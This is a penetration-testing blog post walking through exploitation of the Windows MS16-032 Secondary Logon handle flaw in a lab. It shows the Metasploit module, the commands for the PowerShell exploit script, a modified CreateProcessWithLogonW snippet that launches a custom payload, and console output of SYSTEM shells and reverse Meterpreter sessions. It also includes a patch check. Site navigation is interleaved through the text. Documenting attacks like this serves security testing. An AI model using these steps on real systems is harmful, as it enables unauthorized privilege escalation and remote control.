

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[◀ DLL Injection](#)[Hot Potato ▶](#)

Search the Lab

April 7,
2017

Secondary Logon Handle


 netbiosX  Privilege Escalation  Metasploit, MS16-032, PowerShell, Privilege Escalation, scripts  Leave a comment

Secondary logon is a windows service that allows administrators to authenticate and perform administrative tasks with a non-administrator account. However this service fails to sanitize handles during the creation of a new process which could allow a standard user to abuse this in order to perform privilege escalation as he can duplicate a system service thread pool handle. This bug was originally discovered by [James Forshaw](#) and the full technical details are explained [here](#).

This vulnerability affects the following Microsoft products:

- ◻ Windows Vista
- ◻ Windows 7
- ◻ Windows 8.1
- ◻ Windows 10

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers


[Follow](#)

- Windows 2008 Server
- Windows 2012 Server

Metasploit

Metasploit Framework has a specific module for this vulnerability however it doesn't seem to return a Meterpreter session.

```
1 | exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```



```
msf exploit(ms16_032_secondary_logon_handle_privesc) > exploit
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Writing payload file, C:\Users\pentestlab-user\Desktop\XeXtndEzMVXEK.txt...
[*] Compressing script contents...
[+] Compressed size: 3596
[*] Executing exploit script...
[+] Cleaned up C:\Users\pentestlab-user\Desktop\XeXtndEzMVXEK.txt
[*] Exploit completed, but no session was created.
msf exploit(ms16_032_secondary_logon_handle_privesc) > |
```

Metasploit – Secondary Logon Handle Module

PowerShell

If RDP is enabled on the system then a PowerShell script which was developed by Ruben Boonen based on the discovery of James Forshaw could be dropped and executed in order to create an elevated command prompt as SYSTEM. Details of how to use the script and how elevation is achieved can be seen in the screenshots below:

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```

PS C:\Users\pentestlab> powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab> cd ..
PS C:\Users> cd ..
PS C:\> cd .\Temp
PS C:\Temp> Import-Module .\39719.ps1
PS C:\Temp> Invoke-MS16-032

```

PowerShell – Secondary Logon Handle Script

From the moment that this script will be executed a series of tasks will be performed as well in order to exploit the bug:

```

  U 39719-032
  [by b33f -> @FuzzySec]

[?] Operating system core count: 4
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1032

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: suchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1364
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

```

- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012
- > August 2012


```

PS C:\> cd .\Temp
PS C:\Temp>
PS C:\Temp> Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Temp>whoami
nt authority\system

C:\Temp>

[?] Opera
[>] Dupli
[?] Done.

[x] Sniff

[?] Threa
[+] Threa
[>] Wipin
[>] Build
[?] Succe
[+] Resum

[x] Sniff

[>] Dupli
[>] Start
[>] Start
[!] Holy handle leak Batman, we have a SYSTEM shell!!

```

PowerShell – MS16-032 Elevated Command Prompt

Custom Binary

Ben Campbell has created a custom binary which reproduces the issue and the activities of the PowerShell script and can spawn a command prompt as system.

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic... 2 days ago
- Astra - Automated Security Testing For REST API's github.com/flipkart-incub... 2 days ago
- RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCShadow. #Mimikatz #RedTeam #ActiveDirectory <https://t.co/f38Kkb...> 2 days ago
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea... twitter.com/i/web/status/9... 3 days ago
- Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx... 3 days ago

[Follow @netbiosX](#)

Pen Test Lab Stats

➤ 2,941,780 hits

Blogroll

```
C:\Temp>ms16-032.exe
Gathering thread handles
Done, got 3 handles
System Token: 00000000000000C4
Couldn't open process token 5

C:\Temp>
```

MS16-032 Custom Binary

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

MS16-032 – Elevated Command Prompt

Meterpreter

It is also possible to get a Meterpreter session as an authenticated user by modifying the PowerShell script in order to call a custom Metasploit payload instead of a command prompt.

```
1 # LOGON_NETCREDENTIALS_ONLY / CREATE_SUSPENDED
2 $CallResult = [Advapi32]::CreateProcessWithLogonW(
3   "user", "domain", "pass",
4   0x00000002, "C:\pentestlab2.exe", "",
5   0x00000004, $null, $GetCurrentPath,
6   [ref]$StartupInfo, [ref]$ProcessInfo)
```

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

From the moment that this script will run the payload will be executed with SYSTEM privileges and a Meterpreter session will returned back.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4445
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.4:49166) at
2017-04-06 12:55:08 -0400
```

Meterpreter Session – Secondary Logon Handle

```
msf exploit(handler) > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  ---                -
  1    meterpreter x86/win32  WIN-RUDHUU4VG75\pentestlab @ WIN-RUDHUU4VG75  192.1
68.100.3:4444 -> 192.168.100.4:49165 (192.168.100.4)
  2    meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN-RUDHUU4VG75         192.1
68.100.3:4444 -> 192.168.100.4:49166 (192.168.100.4)

msf exploit(handler) >
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Meterpreter System Privileges

Conclusion

This vulnerability is affecting all versions of windows from Vista to Windows 10 including server editions and in order for the exploitation to be possible as the PowerShell script indicates the following requirements need to be in place:

- Target system needs to have 2+ CPU Cores

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this

Microsoft has a patch to address this vulnerability so before the execution of any scripts a check to determine if a patch is missing is necessary:

```
1 C:\Users\pentestlab>wmic qfe list | find "3139914"
```

Problems:

It doesn't seem that it is possible to get a Meterpreter session without modifying either the existing Metasploit module, the PowerShell script or the custom binary to call a specific payload instead of the cmd.

Also it should be noted that if the PowerShell script or the custom binary are executed remotely from a shell they will fail to capture any Threads and therefore elevation would not be feasible without running these as an authenticated user directly from the system.

References

<https://googleprojectzero.blogspot.co.uk/2016/03/exploiting-leaked-thread-handle.html>

<https://www.exploit-db.com/exploits/39719/>

<https://github.com/khr0x40sh/ms16-032>


https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_ha

Advertisements

Rate this:



Share this:



Be the first to like this.

Related

Dumping Clear-Text
Credentials
In "Post Exploitation"


Windows Kernel Exploits
In "Privilege Escalation"

Token Manipulation
In "Privilege Escalation"

Leave a Reply

⏪ DLL Injection

Hot Potato ⏩



Create a free website or blog at WordPress.com.